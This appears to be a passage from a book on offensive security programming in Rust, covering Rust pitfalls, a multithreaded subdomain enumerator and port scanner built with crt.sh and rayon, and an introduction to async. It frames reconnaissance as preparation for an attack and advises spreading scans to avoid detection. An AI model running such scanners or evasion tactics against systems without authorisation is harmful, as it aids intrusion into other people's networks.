


Figure 5.5: Rust's learning curve

5.11.1 Try to avoid lifetimes annotations

Lifetimes are certainly one of the scariest things for new people coming to Rust. Kind of like `async` , they are viral and color functions and structure which not only make your code harder to read, but also harder to use.

```
// Haha is a struct to wrap a monad generator to provide a facade for any kind of generic iterat
struct Haha<'y, 'o, L, O>
  where for<'oO> L: FnOnce(&'oO O) -> &'o O,
  O: Trait<L, 'o, L>,
  O::Item : Clone + Debug + 'static {
    x: L,
}
```

Yeaah suure, please don't mind that somebody, someday, will have to read and understand your code.

But lifetimes annotations are avoidable and in my opinion **should be avoided**. So here is my strategy to avoid turning Rust code into some kind of monstrosity that nobody will ever want to touch and slowly die of disregard.

5.11.1.1 Why are lifetime annotations needed in the first place?

Lifetime annotations are needed to tell the compiler that we are manipulating some kind of long-lived reference and let him assert that we are not going to screw ourselves.

5.11.1.2 Lifetime Elision

The simplest and most basic trick is to omit the lifetime annotation.

```rust
fn do_something(x: &u64) {
  println!("{}", x);
}
```

It's most of the time easy to elide input lifetimes, but beware that to omit output lifetime annotations, you have to follow these 3 rules:

- *Each elided lifetime in a function's arguments becomes a distinct lifetime parameter.*
- *If there is exactly one input lifetime, elided or not, that lifetime is assigned to all elided lifetimes in the return values of that function.*
- *If there are multiple input lifetimes, but one of them is &self or &mut self, the lifetime of self is assigned to all elided output lifetimes.*

Otherwise, it is an error to elide an output lifetime.

```rust
fn do_something(x: &u64)-> &u64 {
    println!("{}", x);
    x
}

// is equivalent to
fn do_something_else<'a>(x: &'a u64)-> &'a u64 {
    println!("{}", x);
    x
}
```

5.11.1.3 Smart pointers

Now, not everything is as simple as an `HelloWorld` and you may need some kind of long-lived reference that you can use at multiple places of your codebase (a Database connection for example, or an HTTP client with an internal connection pool).

The solution for long-lived, shared (or not), mutable (or not) references is to use smart pointers.

The only downside is that smart pointers, in Rust, are a little bit verbose (but still way less ugly than lifetime annotations).

```rust
use std::rc::Rc;

fn main() {
    let pointer = Rc::new(1);

    {
        let second_pointer = pointer.clone(); // or Rc::clone(&pointer)
        println!("{}", *second_pointer);
    }

    println!("{}", *pointer);
}
```

5.11.1.3.1 Rc To obtains a mutable, shared pointer, you can use use the interior mutability pattern:

```rust
use std::cell::{RefCell, RefMut};
use std::rc::Rc;

fn main() {
    let shared_string = Rc::new(RefCell::new("Hello".to_string()));

    {
        let mut hello_world: RefMut<String> = shared_string.borrow_mut();
        hello_world.push_str(" World");
    }

    println!("{}", shared_string.take());
}
```

5.11.1.3.2 Arc Unfortunately, `Rc<RefCell<T>>` cannot be used across threads or in an `async` context. This is where `Arc` comes into play, which implements `Send` and `Sync` and thus is safe to share across threads.

```rust
use std::sync::{Arc, Mutex};
use std::{thread, time};

fn main() {
    let pointer = Arc::new(5);

    let second_pointer = pointer.clone(); // or Arc::clone(&pointer)
    thread::spawn(move || {
        println!("{}", *second_pointer); // 5
    });

    thread::sleep(time::Duration::from_secs(1));

    println!("{}", *pointer); // 5
}
```

For mutable shared variables, you can use `Arc<Mutex<T>>` :

```rust
use std::sync::{Arc, Mutex};
use std::{thread, time};

fn main() {
    let pointer = Arc::new(Mutex::new(5));

    let second_pointer = pointer.clone(); // or Arc::clone(&pointer)
    thread::spawn(move || {
        let mut mutable_pointer = second_pointer.lock().unwrap();
        *mutable_pointer = 1;
    });

    thread::sleep(time::Duration::from_secs(1));

    let one = pointer.lock().unwrap();
    println!("{}", one); // 1
}
```

Smart pointers are particularly useful when embedded into structures:

```rust
struct MyService {
  db: Arc<DB>,
  mailer: Arc<dyn drivers::Mailer>,
  storage: Arc<dyn drivers::Storage>,
  other_service: Arc<other::Service>,
}
```

5.11.1.4 When to use lifetimes annotations

In my opinion, lifetimes annotations should never surface in any public API. It's okay to use them if you need absolute performance AND minimal resources usage AND are doing embedded development, but you should keep them hidden in your code, and they should never surface in the public API.

5.11.2 It can be easy to write hard-to-read and debug code

Due to its explicitness and its bunch of features, Rust code can quickly become hard to understand. Generics, trait bounds, lifetimes... It's easy not to pay attention and write very hard-to-read code. My advice is to always think twice before writing complex code or a macro (for me, they are the worst offenders) that can easily be replaced by a function.

5.11.3 Fast-paced development of the language

It's the point that scares me the most regarding Rust's future. Every 6 weeks a new version is released with its batch of new features.

Not only this pace causes me anxiety, but it is also the opposite of one of the pillars of my life: minimalism, where it is common knowledge that unbounded growth (of language features in this case) is the root cause of the demise of everything. When something is added, something must be subtracted elsewhere. But who is in charge of removing Rust's features? Is it even possible?

As a result, I'm afraid that the complexity of the language will grow faster than its rate of adoption and that it will be an endless, exhausting race to stay updated on the new features, as developers.

5.11.4 Slow compile times

Compile times are closer to what we can find in the C++ world than in the world of dynamic languages like TypeScript (if TypeScript can be considered as a dynamic language). As a result, the "edit, compile, debug, repeat" workflow can become frustrating and break developers flow.

There are many tricks to improve the compilation speed of your projects.

The first one is to split a large project into smaller crates and benefit from Rust's incremental compilation.

Another one is to use `cargo check` instead of `cargo build` most of the time.

```
$ cargo check
```

As an example, on a project, with a single letter change:

```
$ cargo check
    Finished dev [unoptimized + debuginfo] target(s) in 0.12s
```

```
cargo build
   Compiling agent v0.1.0 (black-hat-rust/ch_11/agent)
    Finished dev [unoptimized + debuginfo] target(s) in 2.24s
```

Compounded over a day (or week or month) of development, the gains are important.

And finally, simply reduce the use of generics. Generics add a lot of work to the compiler and thus greatly increase compile times.

5.11.5 Projects maintenance

It's an open secret that most of the time and costs spent on a software project are from maintenance. Rust is moving fast and its ecosystem too, it's necessary to automate projects' maintenance.

The good news is that in my experience, due to its strong typing, Rust project maintenance is easier than in other languages: errors such as API changes will be caught at compile time.

For that, the community has built a few tools which will save you a lot of time to let you keep your projects up to date.

5.11.5.1 Rustup

Update your local toolchain with `rustup` :

```
$ rustup self update
$ rustup update
```

5.11.5.2 Rust fmt

`rustfmtp` is a code formatter that allows codebases to have a consistent coding style and avoid nitpicking during code reviews.

It can be configured using a `.rustfmt.toml` file: https://rust-lang.github.io/rustfmt.

You can use it by calling:

```
$ cargo fmt
```

In your projects.

5.11.5.3 Clippy

`clippy` is a linter for Rust. It will detect code patterns that may lead to errors, or are identified by the community as bad style.

It helps your codebase to be consistent, and reduce time spent during code reviews discussing tiny details.

It can be installed with:

```
$ rustup component add clippy
```

And used with:

```
$ cargo clippy
```

5.11.5.4 Cargo update

```
$ cargo update
```

Is a command that will automatically update your dependencies according to the semver declaration in your `Cargo.toml` .

5.11.5.5 Cargo outdated

`cargo-outdated` is a program helping you to identify your outdated dependencies that can't be automatically updated with `cargo update`

It can be installed as follow:

```
$ cargo install --locked cargo-outdated
```

The usage is as simple as running

```
$ cargo outdated
```

In your projects.

5.11.5.6 Cargo audit

Sometimes, you may not be able to always keep your dependencies to the last version and need to use some old versions (due to dependency by another of your dependency…) of a crate. As a professional, you still want to be sure that none of your outdated dependencies contains any known vulnerability.

`cargo-audit` can be installed with:

```
$ cargo install -f cargo-audit
```

Like other helpers, it's very simple to use:

```
$ cargo audit
    Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
      Loaded 317 security advisories (from /usr/local/cargo/advisory-db)
    Updating crates.io index
    Scanning Cargo.lock for vulnerabilities (144 crate dependencies)
```

5.11.6 How to track your findings

You will want to track the progress of your audits and the things you find along the way, whether it be to share with a team or to come back later.

There are powerful tools such as Maltego, but it can become costly if you want all the features.

On my side, I prefer to use simple files on disk, with markdown to write notes and reports and git for the backup. It has the advantage of being extremely simple to use, multi-platform, easily exported, and free. Also, it easy easy to generate PDFs, `.docx` or other document formats from the markdown files using pandoc.

I've also heard good things about Obsidian.md and Notion.so but personally don't use: I prefer to own my data

5.12 Summary

Chapter 6

Multi-threaded attack surface discovery

"To know your Enemy, you must become your Enemy", Sun Tzu

As we have seen, the first step of every attack is reconnaissance. The goal of this phase is to gather as much information as possible about our target in order to find entry points for our coming assault.

In this chapter, we will see the basics of reconnaissance, how to implement our own scanner in Rust and how to speed it up by leveraging multithreading.

There are two ways to perform reconnaissance: Passive and Active.




Figure 6.1: Passive vs Active reconnaissance

6.1 Passive reconnaissance

Passive reconnaissance is the process of gathering information about a target without interacting with it directly. For example, searching for the target on different social networks and search engines.

Using publicly available sources is called OSINT, for **O**pen **S**ource **INT**elligence.

What kind of data is harvested using passive reconnaissance? Usually, pieces of information about employees of a company such as names, email addresses, phone numbers, but also source code repositories, leaked tokens. Thanks to search engines like Shodan, we can also look for open-to-the-world services and machines.

As passive reconnaissance is the topic of the fifth chapter, we will focus our attention on active reconnaissance in this chapter.

6.2 Active reconnaissance

Active reconnaissance is the process of gathering information about a target directly by interacting with it.

Active reconnaissance is noisier and can be detected by firewalls and honeypots, so you have to be careful to stay undetected, for example, by spreading the scan over a large span of time.

A honeypot is a fake external endpoint that shall never be used by people of a given company, so the only people hitting this endpoint are attackers. It can be a mail server, an HTTP server, or even a document with remote content embedded. Once a honeypot is scanned or hit, it will report back to the security team of the company.

A canary is the same but in an internal network. Its purpose is to detect attackers once they have breacher the external perimeter.

The reconnaissance of a target can itself be split into two steps: * Assets discovery * Vulnerabilities identification (which is the topic of chapter 06)

6.3 Assets discovery

Traditionally assets were defined only by technical elements: IP addresses, servers, domain names, networks… Today the scope is broader and encompasses social network accounts, public source code repositories, Internet of Things objects… Nowadays, everything is on, or connected to, the internet, which is, from an offensive point of view, interesting.

The goal of listing and mapping all the assets of a target is to find entry points and vulnerabilities for our coming attack.

6.3.1 Subdomain enumeration

The method which has the biggest return on investment regarding public assets discovery is certainly subdomains enumeration.

The easiest source to find subdomains is certificate transparency logs. When a Certificate Authority (CA) issues a web certificate (for usage with HTTPS traffic for example), the certificates are deposited in public, transparent logs.

The legitimate use of such logs is to detect rogue certificates authorities who may deliver certificates to the wrong entities (imagine a certificate for `*.google.com` delivered to a malicious hacking team, it would mean that they will be able to Man In The Middle without being detected).

On the other hand, this transparency allows us to automate a good chunk of our job, as nowadays, most of ther internet services (and thus attack surface) are available over HTTPSs.

For example, to search for all the certificates issued for `kerkour.com` and its subdomains, go to https://crt.sh and search for `%.kerkour.com` (`%` being the wildcard character): https://crt.sh/?q=%25.kerkour.com.

A limitation of this method is for non-HTTP(S) services (such as email or VPN servers), and wildcard subdomains (`*.kerkour.com` for example) which may obfuscate the real subdomains used.

6.3.2 Other sources of subdomains

6.3.2.1 Wordlists

There are wordlists containing the most common subdomains, such as this one. Then we simply have to query these domains and see if they resolve.

6.3.2.2 Bruteforcing

Bruteforcing follows the same principle but, instead of querying domains from a list, domains are randomly generated. In my experience, this method has the worst Return On Investment and should be avoided.

6.3.2.3 Amass

Finally, there is the Amass maintained by the OWASP, which provides all kinds of methods to enumerates subdomains.

The sources can be found inthe datasrcs and resources folders.

6.4 Our first scanner in Rust

Software used to map attack surfaces is called scanners. Port scanner, vulnerability scanner, subdomains scanner, SQL injection scanner... They automate the long and fastidious task that reconnaissance can be and prevent human errors (like forgetting a subdomain or a server).

You have to keep in mind that scanners are not a panacea: they can be very noisy and thus reveal your intentions, be blocked by anti-spam systems, or report incomplete data.

We will start with a simple scanner whose purpose is to find subdomains of a target and then will scan the most common ports for each subdomain. Then, as we go along, we will add more and more features to find more interesting stuff, the automated way.

As our programs are getting more and more complex, we first need to deepen our understanding of error handling in Rust.

6.5 Error handling

Whether it be for libraries or for applications, errors in Rust are strongly-typed and most of the time represented as enums with one variant for each kind of error our library or program might encounter.

For libraries, the current good practice is to use the thiserror crate.

For programs, the anyhow crate is the recommended one, it will prettify errors returned by the `main` function.

We will use both in our scanner to see how they fit together.

Let's define all the error cases of our program. Here it's easy as the only fatal error is bad command line usage.

ch_02/tricoder/src/error.rs

```rust
use thiserror::Error;

#[derive(Error, Debug, Clone)]
pub enum Error {
    #[error("Usage: tricoder <target.com>")]
    CliUsage,
}
```

ch_02/tricoder/src/main.rs

```rust
fn main() -> Result<(), anyhow::Error> {
```

6.6 Enumerating subdomains

We will use the api provided by crt.sh which can be queried by calling the following endpoint: `https://crt.sh/?q=%25.[domain.com]&output=json"`

.

ch_02/tricoder/src/subdomains.rs

```rust
pub fn enumerate(http_client: &Client, target: &str) -> Result<Vec<Subdomain>, Error> {
    let entries: Vec<CrtShEntry> = http_client
        .get(&format!("https://crt.sh/?q=%25.{}&output=json", target))
        .send()?
        .json()?;
    // clean and dedup results
    let mut subdomains: HashSet<String> = entries
        .into_iter()
        .map(|entry| {
            entry
                .name_value
                .split("\n")
                .map(|subdomain| subdomain.trim().to_string())
                .collect::<Vec<String>>()
        })
        .flatten()
        .filter(|subdomain: &String| subdomain != target)
        .filter(|subdomain: &String| !subdomain.contains("*"))
        .collect();
    subdomains.insert(target.to_string());

    let subdomains: Vec<Subdomain> = subdomains
        .into_iter()
        .map(|domain| Subdomain {
            domain,
            open_ports: Vec::new(),
        })
        .filter(resolves)
        .collect();

    Ok(subdomains)
}
```

6.7 Scanning ports

Subdomains and IP address enumeration are only one part of assets discovery. The following one is port scanning: once you have discovered which servers are publicly available, you need to discover what services are publicly available on those servers.

Scanning ports is the topic of entire books. Depending on what you want: more stealthy, more speed, more reliable results, and so on.

There are a lot of different techniques, so in order not to skyrocket the complexity of our program, we will use the simplest technique: trying to open a TCP socket, which is kind of an internet pie. When a socket is open, it means that the server is ready to accept connections. On the other hand, if the server refuses to accept the connections, it means that no service is listening on the given port.

In this situation, it's important to use a timeout, otherwise, our scanner can be stuck (almost) indefinitely scanning ports blocked by firewalls.

But we have a problem. Making all our requests in a sequence is extremely slow.

ch_02/tricoder/src/ports.rs

```
use crate::{
    common_ports::MOST_COMMON_PORTS_10,
    model::{Port, Subdomain},
};
use std::net::{SocketAddr, ToSocketAddrs};
use std::{net::TcpStream, time::Duration};
use rayon::prelude::*;


pub fn scan_ports(mut subdomain: Subdomain) -> Subdomain {
    subdomain.open_ports = MOST_COMMON_PORTS_10
        .into_iter()
        .map(|port| scan_port(&subdomain.domain, *port))
        .filter(|port| port.is_open) // filter closed ports
        .collect();
    subdomain
}

fn scan_port(hostname: &str, port: u16) -> Port {
    let timeout = Duration::from_secs(3);
    let socket_addresses: Vec<SocketAddr> = format!("{}:{}", hostname, port)
        .to_socket_addrs()
        .expect("port scanner: Creating socket address")
        .collect();

    if socket_addresses.len() == 0 {
        return Port {
            port: port,
            is_open: false,
        };
    }

    let is_open = if let Ok(_) = TcpStream::connect_timeout(&socket_addresses[0], timeout) {
        true
    } else {
        false
    };

    Port {
        port: port,
        is_open,
    }
}
```

6.8 Multithreading




Figure 6.2: Single vs Multi threaded

Each CPU thread can be seen as an independent worker: the workload can be split among the workers.

This is especially important as today, due to the law of physics, processors have a hard time scaling power in terms of operations per second (GHz), so instead, vendors increase the number of cores and threads. Developers have to adapt, and design their programs to split the workload among the available threads, instead of trying to do all the operations on a single thread, as they may sooner or later reach the limit of the processor.

In our situation, we will dispatch a task per port scan. Thus, if we have 100 ports to scan, we will create 100 tasks. If we have 10 threads, with a 3 seconds timeout, it may take up to 30 seconds (10 * 3) to scan all the ports for a single host. If we increase this number to 100 threads, then we will be able to scan 100 ports on 1 host every 3 seconds.

6.9 Fearless concurrency in Rust

Concurrency issues are the fear of a lot of developers. Due to their unpredictable behavior, they are extremely hard to spot and to debug. They can go undetected for a long time, and then, one day, simply because your system is handling more requests per second or because you upgraded your CPU, your application starts to behave strangely. The cause is almost always that a concurrency bug is hidden in your codebase.

One of the most fabulous things about rust is that thanks to its ownership system, the compiler guarantees our programs to be data race free.

For example, when we try to modify a vector at (roughly) the same time in two different threads:

ch_02/snippets/thread_error/src/main.rs

```rust
use std::thread;

fn main() {
    let mut my_vec: Vec<i64> = Vec::new();

    thread::spawn(|| {
        add_to_vec(&mut my_vec);
    });

    my_vec.push(34)
}

fn add_to_vec(vec: &mut Vec<i64>) {
    vec.push(42);
}
```

The compiler throws the following error:

```
error[E0373]: closure may outlive the current function, but it borrows `my_vec`, w
```

```
 --> src/main.rs:7:19
  |
7 |     thread::spawn(|| {
  |                   ^^ may outlive borrowed value `my_vec`
8 |         add_to_vec(&mut my_vec);
  |                         ------ `my_vec` is borrowed here
  |
note: function requires argument type to outlive `'static`
 --> src/main.rs:7:5
  |
7 | /     thread::spawn(|| {
8 | |         add_to_vec(&mut my_vec);
9 | |     });
  | |______^
help: to force the closure to take ownership of `my_vec` (and any other referenced
  |
7 |     thread::spawn(move || {
  |                   ^^^^^^^

error[E0499]: cannot borrow `my_vec` as mutable more than once at a time
  --> src/main.rs:11:5
   |
7  |       thread::spawn(|| {
   |       -             -- first mutable borrow occurs here
   |  _____|
   | |
8  | |         add_to_vec(&mut my_vec);
   | |                         ------ first borrow occurs due to use of `my_vec` i
9  | |     });
   | |______- argument requires that `my_vec` is borrowed for `'static`
10 |
11 |       my_vec.push(34)
   |       ^^^^^^ second mutable borrow occurs here

error: aborting due to 2 previous errors

Some errors have detailed explanations: E0373, E0499.
For more information about an error, try `rustc --explain E0373`.
```

```
error: could not compile `thread_error`

To learn more, run the command again with --verbose.
```

The error is explicit and even suggests a fix. Let's try it:

```rust
use std::thread;

fn main() {
    let mut my_vec: Vec<i64> = Vec::new();

    thread::spawn(move || { // <- notice the move keyword here
        add_to_vec(&mut my_vec);
    });

    my_vec.push(34)
}

fn add_to_vec(vec: &mut Vec<i64>) {
    vec.push(42);
}
```

But it also produces an error:

```
error[E0382]: borrow of moved value: `my_vec`
  --> src/main.rs:11:5
   |
4  |     let mut my_vec: Vec<i64> = Vec::new();
   |         ---------- move occurs because `my_vec` has type `Vec<i64>`, which do
5  |
6  |     thread::spawn(move || { // <- notice the move keyword here
   |                   ------- value moved into closure here
7  |     // thread::spawn(|| {
8  |         add_to_vec(&mut my_vec);
   |                         ------ variable moved due to use in closure
...
11 |     my_vec.push(34)
   |     ^^^^^^ value borrowed here after move

error: aborting due to previous error

For more information about this error, try `rustc --explain E0382`.
```

```
error: could not compile `thread_error`

To learn more, run the command again with --verbose.
```

However hard we try it, the compiler won't let us compile code with data races.

6.10 The three causes of data races

- Two or more pointers access the same data at the same time.
- At least one of the pointers is being used to write to the data.
- There's no mechanism being used to synchronize access to the data

6.11 The three rules of ownership

- Each value in Rust has a variable that's called its owner.
- There can only be one owner at a time.
- When the owner goes out of scope, the value will be dropped.

6.12 The two rules of references

- At any given time, you can have either one mutable reference or any number of immutable references.
- References must always be valid.

These rules are **extremely** important and are the foundations of Rust's memory safety.

If you need more details about ownership, take some time to read the dedicated chapter online.

6.13 Adding multithreading to our scanner

Now we have seen what multithreading is in theory. Let's see how to do it in idiomatic Rust. Usually, multithreading is dreaded by developers because of the high probability of introducing bugs: deadlocks, data races…

But in Rust this is another story. Other than for launching long-running background jobs or workers, it's rare to directly use the thread API from the standard library.

Instead, we use rayon, *a data-parallelism library for Rust*.

Why a data-parallelism library? Because thread synchronization is hard. It's better to design our program in a more functional way that doesn't require threads to be synchronized.

ch_02/tricoder/src/main.rs

```rust
// ...
use rayon::prelude::*;


fn main() -> Result<()> {
    // ..
    // we use a custom trheadpool to improve speed
    let pool = rayon::ThreadPoolBuilder::new()
        .num_threads(256)
        .build()
        .unwrap();

    // pool.install is required to use our custom threadpool, instad of rayon's default one
    pool.install(|| {
        let scan_result: Vec<Subdomain> = subdomains::enumerate(&http_client, target)
            .unwrap()
            .into_par_iter()
            .map(ports::scan_ports)
            .collect();

        for subdomain in scan_result {
            println!("{}:", &subdomain.domain);
            for port in &subdomain.open_ports {
                println!("    {}", port.port);
            }

            println!("");
        }
    });
    // ...
}
```

Aaaand... That's all. Really. We replaced `into_iter()` by `into_par_iter()` (which means 'into parallel iterator'), and now our scanner will scan all the different subdomains on dedicated threads.

In the same way, parallelizing port scanning for a single host, is as simple as: **ch_02/tricoder/src/ports.rs**

```
pub fn scan_ports(mut subdomain: Subdomain) -> Subdomain {
    subdomain.open_ports = MOST_COMMON_PORTS_10
        .into_par_iter() // notice the into_par_iter
        .map(|port| scan_port(&subdomain.domain, *port))
        .filter(|port| port.is_open) // filter closed ports
        .collect();
    subdomain
}
```

6.13.1 Behind the scenes

This two-line change hides a lot of things. That's the power of Rust's type system.

6.13.1.1 Prelude

```
use rayon::prelude::*;
```

Use `crate::prelude::*` is a common pattern in Rust when crates have a lot of important traits or structs and want to ease their import.

In the case of `rayon`, as of version `1.5.0`, `use rayon::prelude::*;` is the equivalent of:

```
use rayon::iter::FromParallelIterator;
use rayon::iter::IndexedParallelIterator;
use rayon::iter::IntoParallelIterator;
use rayon::iter::IntoParallelRefIterator;
use rayon::iter::IntoParallelRefMutIterator;
use rayon::iter::ParallelDrainFull;
use rayon::iter::ParallelDrainRange;
use rayon::iter::ParallelExtend;
use rayon::iter::ParallelIterator;
use rayon::slice::ParallelSlice;
use rayon::slice::ParallelSliceMut;
use rayon::str::ParallelString;
```

6.13.1.2 Threadpool

In the background, the `rayon` crate started a thread pool, and dispatched our tasks `scan_ports` and `scan_http` to it.

The nice thing with `rayon` is that the thread pool is hidden from us, and the library encourages us to design algorithms where data is not shared across tasks. Also, the parallel iterator has the same method available as traditional iterators (What is an iterator? More in next chapter).

Another commonly used crate for multithreading is `threadpool` but is a little bit lower level as we have to build the thread pool and dispatch the tasks ourselves. Here is an example:

ch_02/snippets/threadpool/src/main.rs

```rust
use std::sync::mpsc::channel;
use threadpool::ThreadPool;

fn main() {
    let n_workers = 4;
    let n_jobs = 8;
    let pool = ThreadPool::new(n_workers);

    let (tx, rx) = channel();
    for _ in 0..n_jobs {
        let tx = tx.clone();
        pool.execute(move || {
            tx.send(1).expect("sending data back from the threadpool");
        });
    }

    println!("result: {}", rx.iter().take(n_jobs).fold(0, |a, b| a + b));
}
```

I don’t recommend you to use this crate. Instead, favor the functional programming of `rayon` .

6.14 Summary

- Always use a timeout when creating network connections
- Subdomain enumeration is the easiest way to find assets

- Since a few years, processors don't scale up in terms of GHz but in terms of cores
- Use `rayon` when you need to parallelize a program
- Embrace functional programming

Chapter 7

Going full speed with async

I didn't tell you the whole story: multithreading is not the only way to increase a program's speed, especially in our case, where most of the time is spent doing I/O operations (TCP connections).

Let me introduce `async-await` .

Threads have problems: they were designed to parallelize compute-intensive tasks. However, our current use-case is I/O (Input / Output) intensive: our scanner launches a lot of network requests and does actually little compute.

In our situation, it means that threads have two major problems: * They use a *lot* (compared to others solutions) of memory * Launches and Context switches have a cost that can be felt when a lot (in the ten of thousands) threads are running.

In practice, it means that our scanner will spend a lot of time waiting for network requests for nothing and use more memory than necessary.

7.1 Why

From a programmer's perspective, `async` / `await` provides the same things as threads (concurrency, better hardware utilization, improved speed), but with far better performance and lower resource usage for I/O bound workloads.

What is an *I/O bound workload*? Those are tasks spending most of their time waiting for network or disk operations instead of being limited by the compute power of the processor.

Threads were designed a long time ago, when most of the computing was not web related stuff, and thus are not suitable for too many concurrent I/O tasks.

operation	async	thread
Creation	0.3 microseconds	17 microseconds
Context switch	0.2 microseconds	1.7 microseconds

As we can see by the measurements made by Jim Blandy context switching is roughly 30% faster with async than with Linux threads, and use approximately 20 times less memory.

7.2 Cooperative vs Preemptive scheduling

In the programming language world, there are 2 principal ways to deal with I/O tasks: **cooperative scheduling** and **preemptive scheduling**.

Preemptive scheduling is when the scheduling of tasks is out of the control of the developer, entirely managed by a runtime. Whether the programmer is launching a sync or an async task, there is no difference. The runtime takes care of everything.

For example, the Go programming relies on preemptive scheduling.

It has the advantage of being easier to learn, as for the developers there is no difference between sync and async tasks, and is almost impossible to misuse.

The disadvantages are: * Speed, which is limited by the smartness of the runtime * Hard to debug bugs: If the runtime has bug, they may be extremely hard to debug for developers, as the runtime is treated as dark magic

On the other hand, with **cooperative scheduling**, the developer is responsible for telling the runtime when a task is expected to spend some time waiting for I/O. Waiting you said? Yes, you get it, the `await` in code are exactly that. They are indications for the runtime (and compiler), that the task will take some time awaiting for an I/O operation to complete, and thus the computing power can be used for another task in the meantime.

It has the advantage of being **extremely fast**. Basically, the developer and the runtime are working together, in harmony, to make the most of the computing power at disposition.

The principal disadvantage of cooperative scheduling is that it's easier to misuse: if a `await` if forgotten (fortunately, the Rust compiler is issuing warnings), or if the event loop is blocked for more than some micro-seconds, it can have a disastrous impact on the performance of the system.

7.3 Future

Rust's documentation describes a Future as *an asynchronous computation.*

> Coming soon

7.4 Streams

Streams are a kind of paradigm shift for all imperative programmers.

As we will see later, Streams are iterators for the `async` world. When you want to apply some asynchronous operations on a sequence of items of the same type, you use stream.

It can be a network socket, a file, a long-lived HTTP request. Anything that is too large and thus should be split in smaller chunks, or that may arrive later but we don't know when, or that is simply a collection (a `Vec` or an `HashMap` for example) to which we need to apply `async` operations to.

Even if not directly related to Rust, I recommend the site reactivex.io to learn more about the elegance and limitations of Streams.

7.5 What is a runtime

Rust does not provide the execution context required to execute Futures and Streams. This execution context is called a runtime. You can't run an `async` Rust program without a runtime.

The 3 most popular runtimes are:

Runtime	All-time downloads (June 2021)	Description
tokio	26,637,966	An event-driven, non-blocking I/O platform for writing asynchronous I/O backed applications.
async-std	3,241,513	Async version of the Rust standard library
smol	893,254	A small and fast async runtime

However, there is a problem: today, runtimes are not interoperable, and requires to acknowledge for their specificities in code: you can't easily swap a runtime for another by changing only 1-2 lines of code.

Work is done to permit interoperability in the future, but today the ecosystem is fragmented, and you have to pick one and stick to it.

7.6 Introducing tokio

Tokio is the Rust async runtime with the biggest support from the community and has many sponsors (such as Discord, Fly.io and Embark), which allow it to have paid contributors!

If you are not doing embedded development, this is the runtime you should use. There is no hesitation to have.

7.6.1 The event loop(s)

At the core of all `async` runtimes (whether it be in Rust, Node.js or other languages) are the event loops, also called processors.

In reality, for better performance, there are often multiple processors per program, one per CPU core.

